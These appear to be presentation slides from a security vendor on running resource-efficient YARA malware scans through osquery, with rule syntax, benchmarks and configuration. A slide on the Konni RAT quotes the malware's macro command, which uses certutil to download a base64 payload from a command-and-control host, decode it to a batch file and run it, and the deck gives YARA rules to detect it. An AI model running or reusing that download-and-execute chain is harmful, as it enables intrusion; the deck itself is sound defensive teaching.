Uptycs

Resource Efficient Malware Scans with YARA and osquery

Saurabh Wadhwa
Senior Solutions Engineer
Uptycs Inc.
swadhwa@uptycs.com

YARA and osquery

IOC's: MD5, SHA1, SHA256, Imphash, JA3

osquery/osquery

Performant endpoint visibility

…a way of identifying malware (or other files) by creating rules that look for certain characteristics. YARA is mainly used in malware research and detection. It was developed with the idea to describe patterns that identify particular strains or entire families of malware.

YARA Rule Example

This rule tells YARA that any file containing one of the three strings must be reported as *silent_banker*. More complex rules can be created using wild-cards, case-insensitive strings, regular expressions, special operators and many other features.

- Strings
  - Hexadecimal strings
  - Text strings
  - Regular expressions
  - Private strings

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

YARA Rule Conditions

```
rule CountExample
{
    strings:
        $a = "dummy1"
        $b = "dummy2"

    condition:
        #a == 6 and #b > 10
}
```

This rules match any file or process containing the string $a exactly six times, and more than ten occurrences of string $b.

```
rule EntryPointExample1
{
    strings:
        $a = { E8 00 00 00 00 }

    condition:
        $a at entrypoint
}
```

If we are scanning a running process entrypoint will hold the virtual address of the main executable's entry point. A typical use of this variable is to look for some pattern at the entry point to detect packers or simple file infectors.

```
condition:
    int16(0) == 0x5a4d and (1 of ($id*) or 5 of ($str*))
```

Even More Options

- Conditions
  - Counting strings
  - String offsets or virtual addresses
  - Match length
  - File size
  - Executable entry point
  - Accessing data at a given position
  - Sets of strings
  - Applying the same condition to many strings
  - Using anonymous strings with `of` and `for..of`
  - Iterating over string occurrences
  - Referencing other rules

Konni RAT and APT37

https://medium.com/d-hunter/a-look-into-konni-2019-campaign-b45a0f321e9b
Doron Karmi

Konni is a remote administration trojan, observed in the wild since early 2014. The Konni malware family is potentially linked to APT37, a North-Korean cyber espionage group active since 2012.

The threat actor behind the campaign leveraged a malicious macro-armed Microsoft Word document.

The document contains 3 hidden textboxes. Each textbox has a hexadecimal string constructed to a command that is executed once the document is opened by the victim.

One of the strings downloads a payload from a C&C server.

TextBox #	Hex String	ASCII String
TextBox1	5C7379736E61746976655C636D642E657865202F71202F6320	\sysnative\cmd.exe /q /c
TextBox2	5C73797374656D33325C636D642E657865202F71202F6320	\system32\cmd.exe /q /c
TextBox3	636F7079202F79202577696E646972255C73797374656D33325C636572747574696C2E657865202574656D70255C6D782E65786520262062064202F64202574656D7025202626206D78202D75726C6361636865202D73706C6974202D6620687474703A2F2F68616E64696361702E6575352E6F72672F312E747874202626206D78202D6465636F6465202D6620312E74787420312E6261742026262064656C202F66202F7120312E747874202626203 12E626174	copy /y %windir%\system32\certutil.exe %temp%\mx.exe && cd /d %temp% && mx -urlcache -split -f http://handicap.eu5[.]org/1.txt && mx -decode -f 1.txt 1.bat && del /f /q 1.txt && 1.bat

Certutil is a living-off the land command line utility that can be used to obtain certificate authority information and configure certificate services. Threat actors usually utilize certutil to download remote files from a given URL. It also incorporates a built-in function to decode base64-encoded files.

CMD silently copies certutil.exe into temp directory and rename it to “mx.exe” in an attempt to evade detection and then downloads 1.txt from from a remote resource: http://handicap.eu5[.]org. The text file contains a base64 encoded string that is decoded by certutil and saved as 1.bat.

The threat actor removes tracks by silently deleting 1.txt from the temp directory and then executes 1.bat.

Uptycs

YARA Rules to Detect Konni

The YARA rules on the next page were used to find additional samples of the Konni malware known in the wild. It is a combination of unique strings of the macro within the lure documents, unique strings and WIN API calls from the payload and unique opcode sequence taken from the decoding routine shared among all samples...

Uptycs

```
rule Konni_lure_doc {
    strings:
        // unique
      $s1 = "Shell" fullword ascii
      $s2 = "sCmdLine" fullword ascii
      $s3 = "Environ" fullword ascii
      $s4 = "Hex2Chr" fullword ascii
      $s5 = "nResult" fullword ascii
      $s6 = "vbHide" fullword ascii
        // auto-open
      $a1 = "AutoOpen" fullword ascii
      $a2 = "Document_Open" fullword ascii
    condition:
    (4 of ($s*) and 1 of ($a*) or 5 of ($s*))
}
```

‘fullword’ will catch on words that DO NOT have prepend and append the word with a character.

Uptycs

```
rule Konni_2019 {
strings:
                    //unique strings for dll
   $m1 = "%ws %ws" fullword ascii
   $m2 = "post.txt" fullword wide
   $m3 = "temp.zip" fullword wide
   $m5 = "to everyone" fullword wide
   $m6 = "/htdocs/" fullword wide
                                    //api calls
   $f1 = "lstrlenA" fullword
   $f3 = "lstrlenW" fullword
   $f5 = "lstrcpyA" fullword
   $f6 = "IsProcessorFeaturePresent" fullword
                    //base64 decoding routine
   $code = {0f b6 fb 8a 9f 00 ?? 00 10 0f b6 7d 88 1c 30 8a 9f 00 ?? 00 10 8b 7d}
                    //count
   $c1 = "%ws"
                    //count2
   $c2 = "%ws %ws" fullword ascii
   condition:
    uint16(0) == 0x5a4d and file_type contains "pedll" and filesize < 60KB
                            and (($code) or (all of ($a*)) or (10 of ($f*) and 1 of ($m*))
                                                                    or (3 of ($m*)) or ((#c1 > 10 and #c1 < 15) and 2
of ($m*))
                                                                    or ((#c2 > 1 and #c2 <5) and 2 of ($m*)))
}
```

If you want to search for strings in ASCII form, you can use the ascii modifier.

The `wide` modifier can be used to search for strings encoded with two bytes per character, something typical in many executable binaries.

Additional YARA Resources


https://virustotal.github.io/yara/

https://github.com/InQuest/awesome-yara

https://github.com/Yara-Rules/rules

https://github.com/ctxis/CAPE/tree/master/data/yara/CAPE

https://yara.readthedocs.io/en/v3.7.0/writingmodules.html




Scan time increases with number of files

Yara full system scan

Dir	Files	Seconds
/etc	2367	0.5
/lib	23887	11
/var	24544	17
/usr	604907	123
Total	**655,705**	**151.5**

Scans run with:

- 9 Rules




Scan time increases with number of rules

Dir	Rules	seconds
/lib	1	20
/lib	9	23
/lib	23	25
/lib	60	217
/lib	122	258

Scans run with:

- 128,327 Files
- CPU: i7-8550U, @1.80GHz



YARA provides performance warnings for rules

rule_set60.yar(214): warning: $a contains .*, consider using .{N} with a reasonable value for N
rule_set60.yar(830): warning: $f is slowing down scanning (critical!)
rule_set60.yar(1148): warning: $reg is slowing down scanning

Even with tuned rules, how much computing resources does Yara consume?

YARA CPU Usage – Full Scan

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
8043	root	20	0	621432	30616	2580	S	197.0	1.0	0:10.07	yara

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
8070	root	20	0	617656	54344	2660	S	193.7	1.8	0:35.46	yara

On our test machine during the 122 rule scan, YARA consumed almost all CPU resources.

Uptycs

Is there a way to triage scans to dramatically reduce Yara resource usage?

Yes!

Osquery provides a mechanisms to:

- **identify every process** that runs on a machine
- **monitor critical file locations** for any changes.

We can also run YARA directly from osquery!!

osquery

Uptycs

Query your devices like a database

Osquery uses basic SQL commands to leverage a relational data-model to describe a device.

Security | Compliance | DevOps

```
osquery> SELECT name, path, pid FROM processes WHERE on_disk = 0;
name = Drop_Agent
path = /Users/jim/bin/dropage
pid = 561
```

Uptycs

Three things you should know about osquery

It's fast and tested

Our build infrastructure ensures that newly introduced code is benchmarked and tested. We perform continuous testing for memory leaks, thread safety, and binary reproducibility on all supported platforms.

It runs everywhere

Windows, macOS, CentOS, FreeBSD, and almost every Linux OS released since 2011 are supported with no dependencies. osquery powers some of the most demanding companies, including Facebook.

It's open source

Osquery is released under the Apache License. Ever since we open-sourced it in 2014, organizations and individuals have contributed an ever-growing list of impressive features, useful tools, and helpful documentation.

osquery

Uptycs

263 Tables

- acpi_tables
- ad_config
- alf
- alf_exceptions
- alf_explicit_auths
- app_schemes
- apparmor_events NEW
- apparmor_profiles
- appcompat_shims
- apps
- apt_sources
- arp_cache
- asl
- atom_packages
- augeas

- MacOS
- FreeBSD
- Linux
- Windows

Uptycs

osquery Eventing Framework

From an operating systems perspective, run-time synchronous data retrieval is lossy. Consider the processes running on a machine: if we run the command `ps` many times over a one hour period, there is a good chance we will miss some processes that have run. To solve for this, osquery exposes a pubsub framework for aggregating operating system information asynchronously at event time, storing event details in the osquery backing store, and performing a lookup to report stored rows at query time.
With event capture enabled, osquery will capture every process execution in the **process_events** table, we then run targeted a Yara scan, only on the files for these processes.

https://osquery.readthedocs.io/en/stable/development/pubsub-framework/

Uptycs

osquery File Integrity Monitoring

- osquery can monitor specified files or directories for changes, a feature called File Integrity Monitoring (FIM).
- FIM is available for Linux and Darwin using inotify and FSEvents. The daemon reads a list of files/directories from the osquery configuration. The file path, actions (read, write, etc.) and hashes for the monitored files, are written to the **file_events** table.
- osquery can also trigger a Yara scan for any file_event record, matches are reported in the **yara_events** table.

https://osquery.readthedocs.io/en/stable/deployment/file-integrity-monitoring/

Uptycs

Download and Install osquery

Download osquery from:

https://osquery.io/downloads/official/4.1.2

Install osquery (RHEL):

```
[root@uptycs-centos2 installs]# rpm -i osquery-4.1.2-1.linux.x86_64.rpm
warning: osquery-4.1.2-1.linux.x86_64.rpm: Header V4 RSA/SHA256 Signature, key ID c9d8b80b: NO
KEY
```

Note: You don’t need to separately install YARA in order to run YARA through osquery.

Uptycs

Configure Targeted YARA Scan of Every Process Execution Using osquery

We must first enable the osquery eventing framework so that we start capturing **process_events** records.

```
uptycs@ubuntu18:~/osquery$ cat osquery.flags
--disable_events=false
--disable_audit=false
--audit_allow_config=true
```

We need to add the above params in the /etc/osquery/osquery.flags file

https://osquery.readthedocs.io/en/stable/installation/cli-flags/

osquery.conf

The osquery.conf file must define one or more sets of Yara rules (signature groups).
Each group can contain one or more .sig files.

Yara signature group(s)

```
uptycs@ubuntu18:~/osquery$ cat osquery.conf
{
  "options": {
        "config_plugin": "filesystem",
        "logger_plugin": "filesystem",
        "logger_path": "/var/log/osquery",
        "disable_logging": "false",
        "schedule_splay_percent": "10",
        "pidfile": "/var/osquery/osquery.pidfile"
  },
  "yara": {
    "signatures": {
      "sig_group_1": [ "/home/uptycs/yara/rules60.sig" ]
    },
    "file_paths": {
      "homes": [ "sig_group_1" ],
      "etc": [ "sig_group_1" ]
    }
  },
  "file_paths": {
```

https://osquery.readthedocs.io/en/stable/deployment/yara/

Run Targeted YARA Scan For Every Process

sudo osqueryi --config_path=/home/uptycs/osquery/osquery.conf
--flagfile= /home/uptycs/osquery/osquery.flags

```
osquery> select count(*) from process_events;
+----------+
| count(*) |
+----------+
| 4        |
+----------+
```

```
osquery> SELECT * FROM yara WHERE path in (SELECT DISTINCT path from process_events) AND sig_group='sig_group_1';
+---------------+-------------+-------+-------------+-------------+-----------------------------------+------+
| path          | matches     | count | sig_group   | sigfile     | strings                           | tags |
+---------------+-------------+-------+-------------+-------------+-----------------------------------+------+
| /bin/ls       |             | 0     | sig_group_1 | sig_group_1 |                                   |      |
| /bin/ps       |             | 0     | sig_group_1 | sig_group_1 |                                   |      |
| /etc/syscheck | angler_worm | 1     | sig_group_1 | sig_group_1 | $h1:8270,$h2:82b0,$h3:82e0,$h4:8220 |      |
| /usr/bin/top  |             | 0     | sig_group_1 | sig_group_1 |                                   |      |
+---------------+-------------+-------+-------------+-------------+-----------------------------------+------+
```

Configuring Targeted Scan of Monitored Files

We revisit the osquery.conf file (right): To enable FIM and yara_events (Yara scans for changed files), we specify:

- Yara signature group(s)
- FIM file_paths……
- Map file_paths to signature_groups.


```
uptycs@ubuntu18:~/osquery$ cat osquery.conf
{
  "options": {
        "config_plugin": "filesystem",
        "logger_plugin": "filesystem",
        "logger_path": "/var/log/osquery",
        "disable_logging": "false",
        "schedule_splay_percent": "10",
        "pidfile": "/var/osquery/osquery.pidfile"
  },
  "yara": {
    "signatures": {
      "sig_group_1": [ "/home/uptycs/yara/rules60.sig" ]
    },
      "file_paths": {
       "homes": [ "sig_group_1" ],
       "etc": [ "sig_group_1" ]
      }
    },
  "file_paths": {
    "homes": [
      "/home/%/private/%%"
    ],
    "ssh_keys": [
      "/root/.ssh/%%",
      "/home/%/.ssh/%%"
    ],
    "etc": [
      "/etc/%%"
    ]
  }
}
```

Triggered YARA Scan Results from osquery Monitored Files

With FIM enabled, once an update is made to a monitored file, each change will trigger a Yara scan and results will be recorded in the **yara_events** table.

```
osquery> select target_path, matches from yara_events;
+-----------------------------------------------------------------------+-------------------------+
| target_path                                                           | matches                 |
+-----------------------------------------------------------------------+-------------------------+
| /home/uptycs/Downloads/1 col.csv                                      | file_event              |
| /home/uptycs/Downloads/after login.csv                                | file_event              |
| /home/uptycs/Downloads/api_queries.xlsx                               | file_event              |
| /home/uptycs/Downloads/assets.csv                                     | file_event              |
| /home/uptycs/Downloads/CISBenchmark1.4SecureBootSettings-ActionItems.zip | file_event              |
| /home/uptycs/Downloads/com.apple.scheduler.ByHost.manifest            | file_event              |
| /home/uptycs/Downloads/dns_lookup_27_rows_returned.csv                | file_event              |
| /home/uptycs/Downloads/dns_lookup TM.csv                              | file_event              |
| /home/uptycs/Downloads/domain.csv                                     | file_event              |
| /home/uptycs/Downloads/download (2).csv                               | file_event              |
| /home/uptycs/Downloads/download (3).csv                               | file_event              |
| /home/uptycs/Downloads/download.csv                                   | file_event              |
| /home/uptycs/Downloads/draco procs with name.csv                      | file_event              |
| /home/uptycs/Downloads/draco procs with on_disk col.csv               | file_event              |
| /home/uptycs/Downloads/EventsEnabled.json                             | file_event              |
| /home/uptycs/Downloads/JIRA.doc                                       | file_event              |
| /home/uptycs/Downloads/Launcher-b5b0d8.py                             | file_event,EvilOSX_RAT  |
| /home/uptycs/Downloads/location 1row.csv                              | file_event              |
```

Resource Usage For osquery YARA Scans



PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
4555	uptycs	20	0	742640	90780	32688	S	6.3	4.2	11:16.74	chrome
6107	root	20	0	541816	58968	18120	S	5.0	2.7	0:00.26	osqueryi
4322	uptycs	20	0	698024	101176	34092	S	2.6	4.7	4:42.92	chrome

Osquery is generally a light weight agent and CPU usage during the Yara scans was no exception (5% of one core).

Uptycs

Conclusion

- YARA is a powerful pattern matching swiss army knife for identifying and classifying (malware) files.
- Wholesale system scans can become expensive quickly (as the number of files and rules increases).
- Targeting a smaller set of files, such as those running processes and other high risk directories (such as user downloads) is important for saving compute resources
- Osquery can identify running processes and monitor files (and run YARA scans for both)!

Thank You

Email Address:
swadhwa@uptycs.com